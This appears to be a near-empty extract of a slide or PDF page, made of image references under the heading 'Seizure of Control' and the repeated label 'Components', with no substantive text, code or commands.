


Seizure of Control


Components




Components




Components



